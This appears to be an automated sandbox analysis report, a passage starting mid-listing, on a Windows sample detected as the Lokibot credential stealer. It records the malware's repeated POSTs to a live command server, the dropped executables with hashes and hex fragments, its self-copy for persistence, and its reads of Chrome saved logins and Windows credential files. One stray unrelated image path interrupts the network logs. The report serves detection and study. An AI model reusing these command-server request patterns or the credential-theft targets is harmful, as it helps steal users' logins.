42	192.168.2.6	49884	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:52.431554079 CEST	8832	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:52.517389059 CEST	8833	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:52 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.6	49888	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:55.790210009 CEST	8956	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:55.868891954 CEST	8957	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:55 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.6	49889	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:59.232856035 CEST	8957	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:59.311464071 CEST	8958	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:59 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49772	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:17.152559042 CEST	1132	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:17.233311892 CEST	1133	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:17 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49773	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:18.475481033 CEST	1133	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:18.553556919 CEST	1134	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:18 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49774	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:19.667258978 CEST	1135	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:19.744927883 CEST	1135	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:19 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49775	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe


Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:21.002481937 CEST	1136	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:21.096854925 CEST	1136	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:21 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49777	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:23.742146969 CEST	1162	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:23.816864014 CEST	1163	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:23 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Statistics

Behavior



System Behavior

Analysis Process: vNcHHC1HKe.exe PID: **6988**, Parent PID: **1544**

General

Target ID:	0
Start time:	09:02:53
Start date:	05/05/2022
Path:	C:\Users\user\Desktop\vNcHHC1HKe.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\vNcHHC1HKe.exe"
Imagebase:	0x400000
File size:	126888 bytes
MD5 hash:	8C7E9D4D5F172854A531A86D34AF2C8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsxB1C1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	406065	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsnB220.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	406065	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsnB220.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405A81	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\q3e3yvw7kwoie	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW
C:\Users\user\AppData\Local\Temp\hzuplybmb	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW
C:\Users\user\AppData\Local\Temp\dtlrkp.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsxB1C1.tmp	success or wait	1	40383F	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsnB220.tmp	success or wait	1	405C42	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\q3e3yvw7kwoie	0	17287	fd fd 05 23 fd f9 fd 12 fd fd 59 6f fd 62 fd 63 fd 07 fd fd fd fd 4b fd 09 fd fd 7c 07 fd fd 21 fd 50 10 fd 03 fd fd 65 fd 4b 00 fd fd 57 fd 7e 02 76 c7 03 fd fd fd fd 75 57 79 50 fd 3c 00 09 5c fd 25 7a 49 07 fd 65 0f fd d9 19 2b fd fd fd 07 5c 14 4c fd 28 fd 32 17 fd 5a 4a fd 1e 48 0e 76 fd fd fd 09 fd 30 52 fd fd 34 3a 07 fd fd 2c fd 77 fd 2f fd fd 41 5e fd 38 fd fd 07 5d 09 fd 2b fd fd fd fd 0e 1c 67 fd 01 12 17 fd 17 fd 36 7e fd 44 fd 4e fd fd 4f 44 4c fd 57 49 fd 42 fd fd fd fd 45 0e 31 fd 66 fd 3d 6d fd 1e 3c 15 48 06 fd fd fd 73 fd 07 5d fd 76 fd d9 14 19 5b fd fd 2f 3d 13 7e 2b 3a 68 38 13 fd 63 4f 3c fd 4f fd fd 5a fd cf 32 19 42 4d ec fd fd fd 4a 42 fd 61 21 fd 4c 34 fd fd fd 27 fd 27 e1 19 73 3b 2b fd	#YobcK|!PeKW~vuWy<\ %zIe+\L(2ZJ Hv0R4:,w/A^8]+g6~DNO DLWIBE1f=m <Hs]v[/=~+:h8cO<OZ2B MJBa!L4"s;+	success or wait	6	4060C3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hzuplybmb	0	5194	10 fd fd fd 44 6e 0d 76 0d 19 fd fd fd 76 fd 09 fd 99 fd fd 46 34 fd 99 fd fd 46 34 11 76 fd fd 72 34 fd 51 fd fd fd 76 fd fd fd fd 64 fd fd 64 fd 6c 34 fd 29 11 fd fd fd fd 70 34 01 70 fd fd fd 64 fd fd 64 fd 6c 34 fd 29 11 13 fd fd fd 70 34 fd 70 fd 05 fd 64 fd fd 64 fd 6c 34 fd 29 11 fd fd fd fd 70 34 fd 70 fd fd fd 64 fd fd 64 fd 6c 34 fd 29 11 fd fd fd fd 70 34 fd 70 fd fd 76 5c fd fd 63 1f fd c4 99 fd fd 34 fd fd 70 34 fd 70 fd 15 6e 34 fd 76 11 fd 26 fd 70 34 11 70 2c 0d 6e 34 11 6e 2c fd 6c fd fd 26 fd fd fd fd 08 6e 34 11 fd fd fd 6c fd fd 70 34 42 fd 70 fd fd 76 15 09 fd 26 11 fd fd fd fd 76 fd 55 fd fd 4e fd fd fd 64 01 fd fd 64 fd 7f fd 64 fd 18 fd fd 64 fd 18 fd fd 64 fd 7a fd 64 11 7b 74 fd 65 fd 31 6e fd fd	nvvF4F4v4Qvddl4)p4pddl 4)p4pddl 4)p4pddl4)p4pv\c4p4pn4v &p4p,n4 n,l&n4lp4pv&vUNdddddz d{te1n	success or wait	1	4060C3	WriteFile
C:\Users\user\AppData\Local\Temp\dtlrkp.exe	0	5632	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 54 0c 31 11 10 6d 5f 42 10 6d 5f 42 10 6d 5f 42 fd 72 5b 42 12 6d 5f 42 fd 71 51 42 11 6d 5f 42 fd 72 55 42 1b 6d 5f 42 4b 05 5e 43 03 6d 5f 42 10 6d 5e 42 5d 6d 5f 42 fd 33 5b 43 11 6d 5f 42 fd 33 fd 42 11 6d 5f 42 fd 33 5d 43 11 6d 5f 42 52 69 63 68 10 6d 5f 42 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 30 31 73 62 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 0e 00 00 04 00	MZ@!L!This program cannot be run in DOS mode.$T1m_Bm_Bm_Br[B m_BqQBm_BrUBm_BK^ Cm_Bm^B]m_B3[Cm_B3Bm_B3]Cm_BRic hm_BPEL01sb	success or wait	1	4060C3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\vNcHHC1HKe.exe	unknown	512	success or wait	73	406094	ReadFile
C:\Users\user\Desktop\vNcHHC1HKe.exe	unknown	4	success or wait	2	406094	ReadFile
C:\Users\user\Desktop\vNcHHC1HKe.exe	unknown	4	success or wait	11	406094	ReadFile

Analysis Process: dtlrkp.exe PID: **7032**, Parent PID: **6988**

General

Target ID:	1
Start time:	09:02:55
Start date:	05/05/2022
Path:	C:\Users\user\AppData\Local\Temp\dtlrkp.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\dtlrkp.exe C:\Users\user\AppData\Local\Temp\hzuplybmb
Imagebase:	0x400000

File size:	5632 bytes
MD5 hash:	8B30D9F0EE85F71C5599DCB7701CE2D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.379285097.00000000008B0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.379285097.00000000008B0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.379285097.00000000008B0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000002.379285097.00000000008B0000.00000004.00001000.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.379285097.00000000008B0000.00000004.00001000.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.379285097.00000000008B0000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hzuplybmb	unknown	4096	success or wait	1	4011DF	fread
C:\Users\user\AppData\Local\Temp\hzuplybmb	unknown	4096	success or wait	1	4011DF	fread
C:\Users\user\AppData\Local\Temp\q3e3yvw7kwoie	unknown	106495	success or wait	1	8A09FB	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	8A051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	8A051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	4	8A051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	8A051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	8A051C	ReadFile

Analysis Process: dtlrkp.exe PID: **7056**, Parent PID: **7032**

General

Target ID:	3
Start time:	09:02:56
Start date:	05/05/2022
Path:	C:\Users\user\AppData\Local\Temp\dtlrkp.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\dtlrkp.exe C:\Users\user\AppData\Local\Temp\hzuplybmb
Imagebase:	0x400000
File size:	5632 bytes
MD5 hash:	8B30D9F0EE85F71C5599DCB7701CE2D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.626023064.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000002.626023064.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000002.626023064.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000002.626023064.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000002.626023064.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000002.626023064.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.374794623.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.374794623.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.374794623.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000000.374794623.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.374794623.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.374794623.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.376619815.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.376619815.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.376619815.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000000.376619815.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.376619815.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.376619815.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.378317915.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.378317915.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.378317915.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000003.00000000.378317915.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.378317915.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.378317915.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dtlrkp.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	40415C	ReadFile

Disassembly

No disassembly